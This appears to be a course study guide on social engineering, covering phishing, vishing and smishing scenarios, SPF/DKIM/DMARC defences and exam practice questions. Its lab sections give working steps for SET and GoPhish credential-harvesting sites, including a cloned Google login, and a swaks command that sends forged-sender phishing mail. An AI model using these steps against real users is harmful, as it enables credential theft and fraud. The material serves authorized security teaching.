8. **When in doubt, verify out-of-band.** Don't use the link; go directly to the official portal, and confirm via a known phone number/channel (E07 pp.1–2, see scenario answers below).

B. Responding to a suspicious phone call (vishing) — the "John from IT" scenario

From the lab's Exercise 1 (E07 pp.1–2). Recommended handling:

1. **Do not trust the call on its face.** An unsolicited, urgent caller pressuring you to reset a password is a classic vishing pretext (authority + urgency) (E07 p.1; L07 p.20).
2. **Never act on the link in the email.** Go directly to the company's official portal by typing the known address yourself, not via any link the caller sent (E07 p.1).
3. **Verify legitimacy independently.** Hang up and call IT back on the official internal number; confirm the "company-wide security upgrade" through an official channel; check with your manager/colleagues (E07 p.1).
4. **If unsure,** do not provide any credentials or perform the requested action until verified; legitimate IT does not need your password (E07 p.2; L07 p.44).
5. **If you suspect social engineering,** report the incident to IT/security per company policy so others can be warned (E07 p.2; L07 p.49 stresses users must know *how* to report).

C. Spotting a smishing message — the SDU payroll SMS

From the lab's Exercise 2 (E07 p.2). The message: "SDU HR: We detected an issue with your payroll details after the system upgrade. Please confirm your information before 16:00 today to avoid salary delays. Verify here: <http://hr-payroll-secure.sdu/verify>".

1. **Note why it's believable:** it references a real, recent event (HR migrated to a new payroll platform) and impersonates a trusted department — personalization/plausibility (E07 p.2; L07 pp.18, 20).
2. **Find the red flags:** artificial deadline ("before 16:00 today"), fear of financial loss ("avoid salary delays"), and a suspicious link/domain (`hr-payroll-secure.sdu` is not the real SDU domain) (E07 p.2; L07 pp.25, 35).
3. **Do not click.** Instead, access the payroll system through the official, known portal or contact HR directly via a verified channel (E07 p.2).
4. **Organizational mitigations:** train staff, deploy phishing-resistant verification, use official communication channels only, and run awareness campaigns / simulated phishing (E07 p.2; L07 pp.47–48).

D. Running a phishing simulation with SET (Social Engineer Toolkit)

From the lab's Exercise 5 (E07 pp.3–4). This is for a **controlled, authorized lab only** — the lab note says to use dummy emails/fake profiles (E07 p.5).

1. **Launch SET.** Open a terminal in your Kali machine and launch the Social Engineer Toolkit (E07 p.3).
2. **Choose a target group** (e.g., another student group acting as "Defenders") (E07 p.4).
3. **Craft the phishing email** using SET's **Email Attack** feature. The email should contain: (a) a malicious link redirecting to a fake login page / page requesting sensitive info (username, password, credit card); (b) a sense of urgency or fear (e.g., "Your account has been compromised! Please reset your password immediately!"); and (c) personalization (target's name, company name, or a specific reference) to make it look authentic (E07 p.4).
4. **Create a fake website** using SET's **Website Attack** feature — a fake login page for a well-known site (Gmail, Facebook, an internal portal). Make it look as legitimate as possible (matching colors, logos, fonts, layout) (E07 p.4).
5. **Launch the campaign.** Send the phishing email to the target group and direct them to the fake login page; track whether targets click the link and enter sensitive information (E07 p.4).
6. **Report and analyze.** Determine whether the target provided any information (e.g., login credentials) (E07 p.4).
7. **Defense analysis** (Exercise 5, Task 6 — reused for GoPhish): identify what characteristics of SET-generated emails/cloned sites help users spot them; how security tools detect/block credential-harvesting pages created with SET; and what configurations (email security, domain monitoring) prevent SET-based campaigns from reaching users (E07 p.4).

E. Running a phishing simulation with GoPhish

From the lab's Exercise 6 (E07 p.5) and the lecture's GoPhish overview (L07 p.48). Controlled lab use only.

1. **Launch GoPhish** from your Kali machine (E07 p.5).
2. **Configure SMTP settings** for sending the phishing emails (E07 p.5).
3. **Create a landing page** (e.g., a fake login page) (E07 p.5).
4. **Create the target group** — keep the same groups as in Exercise 5 (E07 p.5).
5. **Design the email** — write a phishing email with a malicious link (e.g., subject "Urgent: Account Verification") and include the fake login-page link (E07 p.5).
6. **Create the fake landing page** — mimic a legitimate website with a login form to capture credentials (E07 p.5).
7. **Launch the campaign** — send the phishing emails to the target group (E07 p.5).
8. **Track interactions** — monitor email open rates, click rates, and credential captures via GoPhish's dashboard (E07 p.5; L07 p.48).
9. **Review campaign data** — examine open rates, clicks, and credential submissions (E07 p.5).
10. **Defense** — reuse the SET defense questions adapted for GoPhish (E07 p.5).

F. Hardening a domain against email spoofing (defender)

Grounded in L07 pp.38–42.

1. **Publish an SPF record** in DNS listing exactly which servers/IP ranges may send mail for your domain (e.g., `v=spf1 a -all`). Unauthorized senders then softfail or fail at the recipient (L07 pp.38–39). Free SPF generators exist.
2. **Set up DKIM signing.** Sign outgoing mail with your domain's secret key and publish the matching

public key in DNS (e.g., `v=DKIM1; ...`). This proves the message came from your domain and was not tampered with in transit (L07 pp.40–41).

3. **Layer DMARC on top** to define a policy and protect against sender spoofing — noting it may not help recipients who don't know the valid sender address (L07 pp.44–45).
4. **Block known/potentially malicious content** — known malicious domains (e.g., PhishTank), known malware, dangerous attachment formats (`.exe`), look-alike domains, and suspicious keywords; consider allow-listing or warning banners as alternatives (L07 p.42).
5. **Accept the limits** — tune for false positives/negatives and keep threat intelligence fresh; manual inspection is sometimes still needed (L07 p.43).

Exam-Style Q&A

Q1. Define social engineering and give two reasons it is dangerous in cybersecurity. A. Social engineering is "any act that influences a person to take an action that may or may not be in their best interest" — a psychological manipulation technique used to persuade individuals into making decisions or disclosing information they might not otherwise share (L07 p.7). It is dangerous because (1) it bypasses technical controls by targeting the human, who has legitimate access, and (2) it underpins common threats like phishing, pretexting, and impersonation, and even works in non-cyber "traditional" scams (L07 p.7). It is also hard to defend against because security decisions are non-automatic, emotionally driven, and seen as obstacles (L07 p.21).

Q2. Distinguish digital from physical social-engineering methods, with examples of each. A. **Digital methods (L07 p.9):** phishing (incl. vishing/voice and smishing/SMS), baiting (offering something tempting), waterholing (compromising a site the target frequents), and WiFi spoofing (fake hotspots mimicking real networks). **Physical methods (L07 p.10):** dumpster diving (mining discarded documents), tailgating/piggybacking (following an authorized person into a restricted area), and shoulder surfing (observing someone enter passwords/PINs or overhearing confidential talk). Other listed methods include spear-phishing, credential harvesting, whaling/CEO fraud, evil USB, malicious attachments, and on-site visits (L07 p.8).

Q3. Describe the social-engineering attack lifecycle as covered in the lecture. A. The lecture frames it as a lifecycle (L07 p.11). **Choosing a target (L07 p.12):** identify who has the desired access (often via information gathering); the target can be a pivoting point for deeper attacks; targeting is explicit (specific people, e.g., a CEO), opportunistic (a large group, e.g., mass phishing), or hybrid (both, e.g., a malicious WiFi network). **Contacting the target (L07 p.13):** the contact method depends on the goal (extract info, deploy malware, gain access); contact can be one-off or long-term, manual or automated, and is made more effective via personalization (from recon) and pretexts/persuasion tactics. The learning objectives describe this as running "from reconnaissance to execution" (L07 p.6).

Q4. What is the difference between explicit, opportunistic, and hybrid targeting? Give an example of each. A. **Explicit** — the attacker focuses on specific individuals with valuable access (e.g., a CEO). **Opportunistic** — the attacker targets a large group to raise the odds of success (e.g., mass phishing emails). **Hybrid** — combines both (e.g., setting up a malicious WiFi network that both lures many people and may capture a high-value one) (L07 p.12).

Q5. List and explain four persuasion / psychological techniques attackers use. A. From L07 pp.19–20: **Authority** — pretending to be someone important so the victim complies. **Fear and urgency** — creating panic so the victim acts quickly without thinking. **Scarcity and urgency** — limited-time offers or "few spots left" to force a fast decision. **Trust and familiarity** — pretending to be someone the victim knows/trusts. Others named: liking/social proof (doing favors for people one likes or one's in-group), trustworthiness based on appearance, offering rewards, plausibility, curiosity, reciprocity, and

convenience. (These align with Cialdini's principles, but the lecture presents them as its own lists, not under Cialdini's name.)

Q6. Walk through the five steps of a credential-stealing phishing attack. A. (L07 p.26) 1) The user gets an email with a link to what looks like a trusted organization's website. 2) The link goes to a site that looks like the real one but is owned by the attacker. 3) The user is prompted to enter credentials. 4) The credentials are forwarded to the attacker. 5) The attacker gains full control of the user's account.

Q7. Why is email spoofing possible, and what are the two forms of sender spoofing? A. Email runs on SMTP, designed in 1980 with no built-in security (L07 p.30). **Sender's name spoofing (L07 p.31):** the display name is falsifiable, so an attacker on a public server can set `From: Alice <eve@mail.com>`; the address can be made to look similar enough to be believable (e.g., `alice@mail.com` or `alice@eve.com`). **Sender's address spoofing (L07 p.32):** the actual address is falsifiable if the attacker controls the sending server or if the provider's server is misconfigured — sending `From: Alice <alice@alice.com>` from `eve.com`.

Q8. Explain how SPF and DKIM defend against spoofing, and what each one actually protects. A. **SPF (Sender Policy Framework)** defends against *sender* spoofing: the receiving server asks the claimed sender's domain whether the sending server is authorized to send on its behalf; if not, the email softfails (delivered but flagged) or fails (not delivered) (L07 pp.38–39). It's a DNS record like `v=spf1 a -all`. **DKIM (DomainKeys Identified Mail)** defends against *message* spoofing: the sending domain signs the message with its secret key, and the recipient verifies with the domain's public key (in DNS), proving both that the email came from that domain and that it was not tampered with in transit (L07 pp.40–41). In short: SPF = "is this server allowed to send for the domain?"; DKIM = "was this message really signed by the domain and unaltered?". DMARC sits on top as the policy layer (L07 pp.44–45).

Q9. Give five URL-disguising tricks attackers use and why each is hard to spot. A. (L07 pp.34–36) **URL shorteners** (`tinyurl.com/...`) hide the real destination until clicked. **Legitimate site as part of URL** (`amazon.com.evilhacker.com`) fools users who can't identify the true domain, especially on mobile where the URL is truncated. **Similar domains** (`amazon-shop.com`) fool users who don't know the real site. **Indistinguishable/homoglyph domains** (`arnazon.com`, `facebook.com`) use look-alike characters and are especially hard to notice. **Compromised legitimate sites / open redirects** (`amazon.com/login?redirect=https://evilhacker.org`) are impossible to spot from the URL alone — the site owner must fix it.

Q10. Which manual indicator does the lecture call the most reliable, and what are its limitations? A. The **URL/attachment check** is the most reliable manual indicator, but it requires technical knowledge on the user's part (L07 p.44). Other indicators (spelling/look-and-feel, suspicious content, missing security features) are weaker: professional phishing emails avoid spelling errors, personalized emails hide suspicious content, and security-feature checks can produce false positives/negatives (L07 p.44).

Q11. What can a simulated phishing campaign (e.g., GoPhish) measure, and what data can it collect? What are the privacy considerations? A. Goals (L07 p.48): how many people click the link / enter credentials, how vulnerable the organization is, and how effective awareness measures are — and it can teach when combined with awareness materials. Data collected ranges from just the *rate* of clicks/entries, to the *names* of people who clicked or entered data, to the *specific data* they entered. Collecting names and specific data raises privacy/ethics questions — echoed in the SE pen-test ethics on whether individuals should be named in reports and whether findings should be shared with employers (L07 p.22). Education must also consider whether there are *consequences* for users who click or report (L07 p.49).

Q12. In the "urgent IT password reset" call (lab Exercise 1), should the employee trust the call, and how should they verify it? A. No — an unsolicited, urgent caller pressuring an immediate password reset is a classic vishing pretext combining authority and urgency (E07 p.1; L07 p.20). The

employee should not click any link and should go directly to the company's official portal by typing the known address (E07 p.1). To verify: hang up and call IT back on the official internal number, confirm the claimed "company-wide upgrade" through an official channel, and consult a manager/colleagues. If still unsure, provide nothing — legitimate IT never needs your password — and report the incident to security per policy (E07 pp.1–2; L07 pp.44, 49).

Q13. What are the security risks of accessing sensitive company documents over public/free hotel WiFi, and how can a traveler reduce them? A. From lab Exercise 3 (E07 pp.2–3): risks include connecting to an *unsecured or fake hotspot* (WiFi spoofing, L07 p.9) where an attacker can intercept traffic or perform a man-in-the-middle attack, capturing credentials and document contents. Before connecting, the user should confirm the network is legitimate and ensure communications are encrypted; the safest mitigation is a company VPN and only using HTTPS/secured portals. Company-side measures include providing a VPN, enforcing MFA, and policies for accessing systems while traveling (E07 pp.2–3). (The lecture grounds the WiFi-spoofing risk on L07 p.9; the specific traveler mitigations are the lab's discussion questions rather than spelled-out slide answers.)

Q14. In the "important deadline" email (lab Exercise 4), what social-engineering techniques are at play and how should Bob respond? A. (E07 p.3) The request impersonates a known colleague (Alice) and uses urgency/deadline pressure and emotional appeal (her anxiety about missing a deadline) — i.e., trust/familiarity plus fear and urgency (L07 p.20). Bob should not simply send the sensitive document; he should verify out-of-band that the request truly came from Alice (e.g., call her on a known number), be aware the sender could be spoofed (L07 pp.31–32), recognize the risk of emailing sensitive documents, and follow company policy/procedure before sharing (E07 p.3).

Q15. Why do users find phishing hard to detect, and why are one-time training measures insufficient? A. There is a gap between what the user *wants* to do (quickly process email and continue working) and what they *need* to do (carefully verify each message) (L07 p.46). Security decisions are context-dependent, emotionally triggered, non-automatic, and seen as obstacles/annoyances (L07 p.21). One-time training is insufficient because habits take time to change, new people keep joining, and threats evolve as attackers get cleverer; education must also give *actionable* advice (not vague "don't click suspicious emails"), ensure users know how to report, and avoid punishing reporters (L07 p.49).

Q16. A security guard is asked by a visibly unwell, pregnant stranger to be let into a secured building to use a phone and bathroom. What is the dilemma and a reasonable resolution? A. (L07 p.23) The dilemma: ignoring the request risks a real medical emergency, but letting her in risks a tailgating-style physical intrusion where she could plant eavesdropping devices or malware-laden removable media. The lecture's suggested resolution is a **compensating control**: have a second guard remain at the entrance while the first helps her, ensuring she does nothing suspicious — balancing compassion with physical security.

Gotchas

- **SPF vs. DKIM — don't mix them up.** SPF answers "is this *server* allowed to send for the domain?" and protects against *sender* spoofing; DKIM is a *digital signature* that protects against *message* spoofing (tampering) and proves origin. SPF = authorized sender; DKIM = signature/integrity (L07 pp.38–41). A common exam trap is attributing tamper-protection to SPF — that's DKIM's job.
- **SPF outcomes: softfail vs. fail.** Softfail still *delivers* the email but marks it as failing verification; fail blocks delivery entirely (L07 p.38). Don't say SPF always blocks.
- **"The link looks like the real site" is not enough.** The legit name can appear as a subdomain, a path, or a redirect target (amazon.com.evilhacker.com, amazon.com/evilhacker, ...?redirect=https://evilhacker.org). Always identify the *true registrable domain*, reading the URL

correctly (L07 pp.35–36).

- **The sender address can be fully spoofed.** A "From: alice@alice.com" address can be forged if the attacker controls the server or the provider is misconfigured — so "the address looks right" is not proof of authenticity (L07 p.32).
- **Spelling mistakes are a weak signal.** They catch poorly made phishing, but professional and AI-generated phishing emails have no spelling errors and can be highly personalized (L07 pp.29, 44). The **URL/attachment check** is the most reliable manual indicator (L07 p.44).
- **Malware can trigger without opening the attachment.** In rare cases just clicking a link or even reading the email can execute malware, especially on unpatched systems (L07 p.27). Don't assume "I didn't open it" means safe.
- **Vishing and smishing are still phishing.** They are phishing over voice (vishing) and SMS (smishing), not separate unrelated categories — and the lab tests all three (L07 p.9; E07 p.1).
- **Automated defenses produce both false positives and false negatives.** Blocking legitimate mail (false positive) and letting phishing through (false negative) both happen; misconfigured DMARC can cause false negatives. Automation does not remove the need for manual inspection or user vigilance (L07 pp.43–45).
- **DMARC only helps if the recipient knows the valid sender.** Anti-spoofing controls don't help when the recipient has no idea what the legitimate sender address should be (L07 p.45).
- **Simulated phishing has ethics/privacy strings.** Campaigns can collect names and the specific data users entered; the SE pen-test ethics ask whether individuals should be named in reports and whether findings should be shared with employers — and whether users face consequences for clicking or reporting (L07 pp.22, 48–49). In the lab, use dummy emails/fake profiles and only target your assigned, consenting group (E07 pp.4–5).
- **Don't over-claim Cialdini.** The lecture lists authority, social proof, liking, scarcity, reciprocity, and trust as persuasion levers but never names Cialdini or fixes a "six principles" list. If the exam wants the academic source, flag that the slides present these as their own lists (L07 pp.19–20).
- **Allow-listing and warning banners are trade-offs, not free wins.** Allow-listing only internal/known content can be too restrictive; warning banners shift the burden to manual user verification (L07 p.42).
- **The lifecycle in the slides is not a tidy numbered list.** Slide 11 shows a diagram (image); the explicitly described stages are "Choosing a target" and "Contacting the target" with information gathering throughout (L07 pp.11–14). If asked for a canonical multi-step lifecycle, note that the slides emphasize these stages and "reconnaissance to execution" (L07 p.6) rather than a fixed four-phase model.

07. Social Engineering — Commands & Code Examples

Launch the Social-Engineer Toolkit (SET)

What: Open SET on Kali to begin a controlled phishing-simulation exercise (E07 p.3).

```
# Standard launch (needs root because SET binds web/listener ports)
sudo setoolkit
```

Notes: Authorized testing only — the lab requires you to use dummy emails / fake profiles and only target your assigned, consenting group (E07 pp.4–5). On first run SET asks you to agree to the terms of service (type *y*). If `setoolkit` is not on `PATH`, the binary lives at `/usr/share/setoolkit/setoolkit` — running it without `sudo` will fail to start the credential-harvester listener.

Navigate SET to the spear-phishing attack menu

What: Walk SET's menus to the Email Attack / spear-phishing feature used in Exercise 5 to craft the phishing email (E07 p.4).

```
setoolkit main menu (standard syntax):
  1) Social-Engineering Attacks      -> type 1, Enter
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  ...

Social-Engineering Attacks menu:
  1) Spear-Phishing Attack Vectors  -> type 1, Enter

Spear-Phishing menu:
  1) Perform a Mass Email Attack
  2) Create a FileFormat Payload
  3) Create a Social-Engineering Template
  -> choose 1 to send the crafted phishing email to the target group
```

Notes: Authorized testing only. Menus are numeric — you type the number and press Enter at each level. The Email Attack feature is what the lab calls for to build the message body containing (a) a malicious link to a fake login page, (b) urgency/fear ("Your account has been compromised!"), and (c) personalization (name, company) (E07 p.4). Press `99` to go back one menu; `Ctrl+C` aborts.

Clone a login page with SET's credential harvester

What: Use SET's Website Attack feature to stand up a fake login page that captures whatever a target types (E07 p.4; credential-stealing mechanism, L07 p.26).

```
Social-Engineering Attacks menu:
  2) Website Attack Vectors          -> type 2, Enter

Website Attack Vectors menu:
  3) Credential Harvester Attack Method -> type 3, Enter

Credential Harvester menu:
```

```
2) Site Cloner                                -> type 2, Enter
```

Prompts (standard syntax):

```
IP address for the POST back in Harvester/Tabnabbing [<your-Kali-IP>]: 10.0.0.5
Enter the url to clone: https://accounts.google.com
-> SET clones the page and starts a listener; captured creds print to the terminal
```

Notes: Authorized testing only. The "POST back" IP is where the victim's submitted credentials are sent — use your own Kali IP on the lab network. Make the clone look legitimate (matching colours, logos, fonts, layout) so the exercise is realistic (E07 p.4). For the defense analysis, note what tells (cloned-site artifacts, wrong domain in the address bar) help a user spot it (E07 p.4).

Launch GoPhish and reach the admin dashboard

What: Start the GoPhish server for the Exercise 6 simulation and find the temporary admin login (E07 p.5; L07 p.48).

```
# From the GoPhish directory on Kali (standard syntax)
./gophish

# Watch the startup log for the admin URL and one-time password, e.g.:
#   Please login with the username admin and the password <random-temp-pw>
#   admin server started https://127.0.0.1:3333
```

Notes: Authorized testing only. The admin UI is at <https://127.0.0.1:3333> (self-signed cert — accept the browser warning); the phishing landing pages are served on the separate phish listener (port 80 by default). On modern GoPhish the temporary admin password is printed to the log on first run — copy it before the log scrolls. You must change it on first login.

Configure the GoPhish sending profile (SMTP)

What: Tell GoPhish which mail server to send the simulated phishing emails through — step 2 of Exercise 6 (E07 p.5).

```
GoPhish dashboard (standard steps):
Sending Profiles -> New Profile
Name:                Lab SMTP
From:                IT Support <it-support@lab.local>
Host:                127.0.0.1:25          (your lab SMTP relay host:port)
Username/Pass:       (if the relay requires auth)
[ ] Ignore Certificate Errors (tick only for a self-signed lab relay)
-> Send Test Email to confirm delivery, then Save Profile
```

Notes: Authorized testing only — send only to your assigned group (E07 p.5). The `From:` address is where sender-spoofing concepts bite: a real recipient domain with SPF/DKIM/DMARC would softfail or fail this spoofed sender (L07 pp.38–45). Use a lab/relay address, never a real person's mailbox. "Send Test Email" verifies the SMTP profile before you launch the whole campaign.

Build a GoPhish landing page, email template, group, and campaign

What: The full GoPhish object chain — landing page, email, target group, then the campaign that ties them together (E07 p.5).

```
GoPhish dashboard order (standard steps):
```

- 1) Landing Pages -> New Page
 - Import Site (paste a real login page's HTML) OR write the form
 - tick "Capture Submitted Data" and "Capture Passwords"
 - set "Redirect to" a real site after submit (less suspicious)
- 2) Email Templates -> New Template
 - Subject: "Urgent: Account Verification"
 - Body includes the tracking link variable {{.URL}}
- 3) Users & Groups -> New Group
 - add the target group's dummy addresses (same group as Exercise 5)
- 4) Campaigns -> New Campaign
 - pick the Email Template, Landing Page, Sending Profile, and Group
 - set the "URL" to your Kali phish-listener address
 - Launch

Notes: Authorized testing only. {{.URL}} is the per-recipient tracking link GoPhish injects — that is how it knows who clicked. "Capture Passwords" is exactly the privacy-sensitive data the lecture flags: simulations can record the specific data a user entered, not just click rates (L07 p.48). Keep the same target group as Exercise 5 so results are comparable (E07 p.5).

Track open, click, and credential-capture rates in GoPhish

What: Read the campaign dashboard to measure how vulnerable the group is — the goal of a simulated campaign (E07 p.5; L07 p.48).

```
GoPhish dashboard -> Campaigns -> <your campaign>:
- Timeline events per recipient:
    Email Sent -> Email Opened -> Clicked Link -> Submitted Data
- Summary funnel shows counts/percentages for each stage
- "Submitted Data" rows reveal the exact credentials entered (if captured)
```

Notes: Authorized testing only. These three rates (open / click / credential-capture) are the core campaign metrics named in both the lab and lecture (E07 p.5; L07 p.48). The "Submitted Data" view is privacy-sensitive: the SE pen-test ethics ask whether individuals should be named and whether findings go to their employer (L07 p.22) — handle results accordingly.

Look up a domain's SPF record with dig

What: Read the SPF TXT record to see which servers a domain authorizes to send its mail (L07 pp.38–39).

```
# SPF lives in the root-domain TXT record (standard syntax)
dig TXT example.com +short

# Filter to just the SPF line if there are several TXT records
dig TXT example.com +short | grep "v=spf1"
```

Notes: A result like "v=spf1 a -all" means "only this domain's A-record server may send; everything else fails" (L07 p.39). The trailing mechanism is the policy: -all = **hard fail** (block), ~all = **softfail** (deliver but flag), ?all = **neutral** (L07 p.38). No v=spf1 line at all means the domain published no SPF — spoofing is not checked. Read-only DNS query; safe to run against any domain.

Look up a domain's DMARC policy with dig

What: Fetch the DMARC record, which always sits at the _dmarc subdomain (L07 pp.44–45).

```
# DMARC is published at _dmarc.<domain> (standard syntax)
dig TXT _dmarc.example.com +short
```

Notes: A reply such as "v=DMARC1; p=reject; rua=mailto:dmarc@example.com" means the domain's policy on SPF/DKIM failure is p=reject (also p=quarantine or p=none for monitor-only). DMARC is the policy layer built on SPF + DKIM and protects against sender spoofing — but only helps if the recipient knows the valid sender address (L07 p.45). Empty result = no DMARC, so failing mail is handled by SPF/DKIM defaults alone.

Look up a DKIM public key by selector with dig

What: Retrieve a domain's DKIM public key so signatures can be verified — note DKIM keys are stored under a selector (L07 pp.40–41).

```
# DKIM record lives at <selector>._domainkey.<domain> (standard syntax)
dig TXT default._domainkey.example.com +short

# The selector is taken from the s= tag of a real DKIM-Signature header, e.g. s=google
dig TXT google._domainkey.example.com +short
```

Notes: You must know the **selector** — it is not guessable. Find it in a received email's DKIM-Signature: header (s=<selector>), then query <selector>._domainkey.<domain>. A hit looks like "v=DKIM1; k=rsa; p=MIGfMA0G..." — the p= value is the public key Bob's server uses to verify the signature, proving the message came from the domain and was not altered in transit (L07 p.41). Read-only query.

Send a spoofed test email with swaks (authorized lab only)

What: Use swaks to send a test message with a forged sender, demonstrating SMTP's lack of built-in sender authentication (L07 pp.30–32).

```
# Standard syntax - forge the From header through a lab relay
swaks --to victim@lab.local \
      --from "IT Support <it-support@lab.local>" \
      --server 127.0.0.1:25 \
      --header "Subject: Urgent: Account Verification" \
      --body "Please verify your account: http://10.0.0.5/login"
```

Notes: Authorized testing only — this forges a sender and must never be aimed at real mailboxes outside your consenting lab group. It works because SMTP (designed 1980) has no built-in sender verification (L07 p.30); the --from value is whatever you claim. If the recipient domain has SPF set to -all (and DMARC p=reject), this spoofed mail will **fail** and be blocked — running it both demonstrates the attack and lets you observe the defense (L07 pp.38–45). swaks is a simple SMTP test tool; --server points at your lab relay.

Inspect an email's headers to spot a phishing message

What: Read the raw Received, Authentication-Results, and DKIM-Signature headers to judge whether a message is spoofed (L07 pp.30–32, 41, 44).

```
What to read in the raw headers (standard fields):
Received:                bottom-up chain of relays - does the originating
                          server belong to the claimed sender's domain?
```



```
Return-Path:          the real envelope sender (often differs from "From:")
Authentication-Results: spf=pass/fail, dkim=pass/fail, dmarc=pass/fail
DKIM-Signature:       d=<signing domain> s=<selector>
                        -> does d= match the From: domain?
From:                display name vs. actual address (both spoofable)
```

```
# In a mailbox you can save the raw .eml and grep the auth verdict
grep -iE "(Received|Return-Path|From|Authentication-Results|DKIM-Signature):" message.eml
```

Notes: The single most reliable manual indicators are the auth verdicts plus a `From:/d=` mismatch. `spf=fail` or `dmarc=fail` in `Authentication-Results`, a `Received` chain that does not originate from the claimed domain, or a `DKIM-Signature` whose `d=` differs from the `From:` domain all point to spoofing (L07 pp.31–32, 41). Remember both the display name and the address can be forged, so "the From line looks right" is not proof (L07 p.32). Read-only inspection.

Extract every URL from a suspicious message

What: Pull all links out of a saved email so you can examine the true destinations instead of clicking — the most reliable phishing check (L07 pp.34–36, 44).

```
# Extract http/https links from a raw .eml (standard syntax)
grep -oE "https?://[^\\"'<> ]+" message.eml | sort -u
```

Notes: Inspect each URL for the lecture's URL-disguising tricks: a legit name buried as a subdomain/path (`amazon.com.evilhacker.com`), look-alike/homoglyph domains (`arnazon.com`, `fácebook.com`), URL shorteners, and open redirects (`...?redirect=https://evilhacker.org`) (L07 pp.34–36). Read the domain right-to-left to find the true registrable domain. Never paste extracted URLs into a live browser on a production machine — copy them into a checker / expand shorteners explicitly (L07 p.34). The URL/attachment check is the most reliable manual indicator but requires user knowledge (L07 p.44).

Expand a shortened URL without visiting it

What: Reveal where a `tinyurl`-style short link actually points (Trick 1, URL shorteners, L07 p.34).

```
# Follow redirects with curl but DON'T download the body (standard syntax)
curl -sIL "https://tinyurl.com/bffte48x" | grep -i "^location:"
```

Notes: `-I` does a HEAD request (no page body), `-L` follows redirects, and grepping `Location:` prints each hop so you see the final destination without rendering attacker content. URL shorteners are hard to judge by eye because the real target is hidden until you follow it (L07 p.34). For an unknown/untrusted link, prefer a dedicated URL-expansion/checker service over hitting it yourself, and run it from an isolated environment.

Spot the URL-disguising tricks (reference cheat sheet)

What: Quick reference mapping each disguise trick to what the true domain really is (L07 pp.34–36).

Trick 0	No trick:	182.15.128.103 / evilhacker.org	-> obvious
Trick 1	Shortener:	tinyurl.com/bffte48x	-> expand it
Trick 2	Legit name in URL:	amazon.com.evilhacker.com	-> real domain =
		evilhacker.com	
		evilhacker.com/www.facebook.com	-> real domain =

evilhacker.com

```
Trick 3  Similar domain:      amazon-shop.com          -> NOT amazon.com
Trick 4  Homoglyph/typo:     arnazon.com (rn->m), fácebook.com -> look-alike characters
Trick 5  Open redirect:      amazon.com/login?redirect=https://evilhacker.org
                                   -> real site, but forwards to attacker
```

Notes: Tricks 0–4 are spottable by carefully reading the registrable domain (right-to-left); Trick 5 (compromised site / open redirect) is impossible to detect from the URL alone — the site owner must fix it (L07 p.36). Mobile clients truncate URLs, which makes Tricks 2–3 more dangerous (L07 p.35). This is a reading aid for the header/URL-extraction steps above, not a command to run.

07. Social Engineering — Simulated Open-Book Questions

[EASY] An attacker calls an employee on the phone, claims to be from the IT helpdesk, and pressures them to read out their password to "complete a security upgrade." Classify this attack and name the single defining channel that fixes the classification.

Answer: This is **vishing** (voice phishing) — phishing carried out by voice/phone call (L07 p.9; E07 p.1).

The defining feature is the **channel**: phishing is the umbrella technique (impersonating a trusted entity to extract sensitive information), and the sub-variant is determined purely by the medium used to reach the victim:

1. Voice/phone call → **vishing**.
2. SMS text message → **smishing**.
3. Email → plain **phishing**.

Here the contact is a live phone call, so it is vishing — not a separate, unrelated category but phishing over voice (L07 p.9). The "IT helpdesk" claim is an **authority** pretext and the "complete immediately" pressure is **urgency**, but those are persuasion levers, not the classifier. The classifier is the channel.

[EASY] A receptionist sees the URL `arnazon.com` in an email link. Identify the specific URL-disguising trick and explain in one sentence why it is hard to spot.

Answer: This is Trick 4 — (almost) indistinguishable domains using homoglyphs / typosquatting (L07 p.36).

The trick works because `rn` placed next to each other (`a-r-n-azon`) visually resembles the single letter `m`, so `arnazon.com` reads as `amazon.com` at a glance. It is hard to spot because the substitution is at the character/glyph level rather than an obvious extra word or wrong domain — the eye auto-corrects look-alike characters, so even an attentive user reading the URL can miss it (L07 p.36). Other examples in the same trick class are `mircosoft.com` (transposed letters) and `fácebook.com` (an accented look-alike character).

[EASY] An attacker leaves several USB sticks labelled "Salary Review 2026 — Confidential" in a company car park hoping an employee plugs one in. Classify the attack and name the persuasion principle the label exploits.

Answer: This is **baiting** — luring victims into compromising security by offering something tempting (L07 p.9). It also corresponds to the "evil USB" physical attack vector listed among SE methods (L07 p.8).

The label exploits **curiosity** (the desire to see what is on the confidential drive), which the lecture lists explicitly among its psychological techniques (L07 p.20). There is a secondary pull from **scarcity/exclusivity** — "Confidential" suggests privileged information few people are meant to see. The core mechanic of baiting is offering something tempting that the victim picks up and activates themselves, so the attacker never has to contact them directly.

[EASY] An employee holds the badge-secured door open for a stranger carrying

two coffee cups who says they "forgot their access card." Classify the physical attack and state the category (digital vs physical) it belongs to.

Answer: This is **tailgating (also called piggybacking)** — gaining unauthorized access to a restricted area by following an authorized person, often by pretending to have forgotten an access card or by carrying items to look like a busy employee (L07 p.10).

It belongs to the **physical** category of social-engineering methods (L07 p.10), alongside dumpster diving and shoulder surfing. The full coffee cups and the "forgot my card" story are the classic props: they make the attacker look like a legitimate, hands-full colleague so the door-holder feels socially obliged to help. The persuasion levers in play are **liking/social proof** (helping someone who looks like one of us) and **plausibility** (a believable everyday excuse).

[EASY] A DNS record reads `v=spf1 a -all`. Name the mechanism, state which spoofing it defends against, and say what happens to mail from an unlisted server.

Answer: This is an **SPF (Sender Policy Framework)** record (L07 pp.38–39).

- **What it defends against: sender spoofing** — it lets the domain declare which servers are allowed to send mail on its behalf (L07 p.38).
- **What `v=spf1 a -all` means:** `a` authorizes the domain's current/own server (its A-record host) to send; `-all` (hard) means any other, unlisted server should **fail**.
- **What happens to mail from an unlisted server:** with `-all` the email **fails** SPF and is not delivered. (If the policy used a softfail `~all` instead, the mail would still be delivered but **marked** as failing verification.) (L07 p.38)

A key reminder: SPF only proves the *server* is authorized; it does not prove the *message* was unaltered — that integrity check is DKIM's job (L07 pp.40–41).

[MEDIUM] An email arrives Saturday at 22:14 reading: "Nordea Security: unusual login detected. Verify your card within 1 hour or your account will be frozen. Click here." The visible link text says `www.nordea.dk` but hovering shows `nordea-verify.secure-login.com`. List the phishing indicators present and name the single most reliable one.

Answer: Working through the lecture's manual-detection checklist (L07 pp.25, 44):

1. **Mismatched/false link (most reliable indicator).** The visible text `www.nordea.dk` does not match the real destination `nordea-verify.secure-login.com`; the true registrable domain is `secure-login.com`, not Nordea. This is the **main** and **most reliable** indicator (L07 pp.25, 44).
2. **Suspicious timing.** A bank message at 22:14 on a Saturday is the exact "odd timing" red flag the Nordea example calls out (L07 p.25).
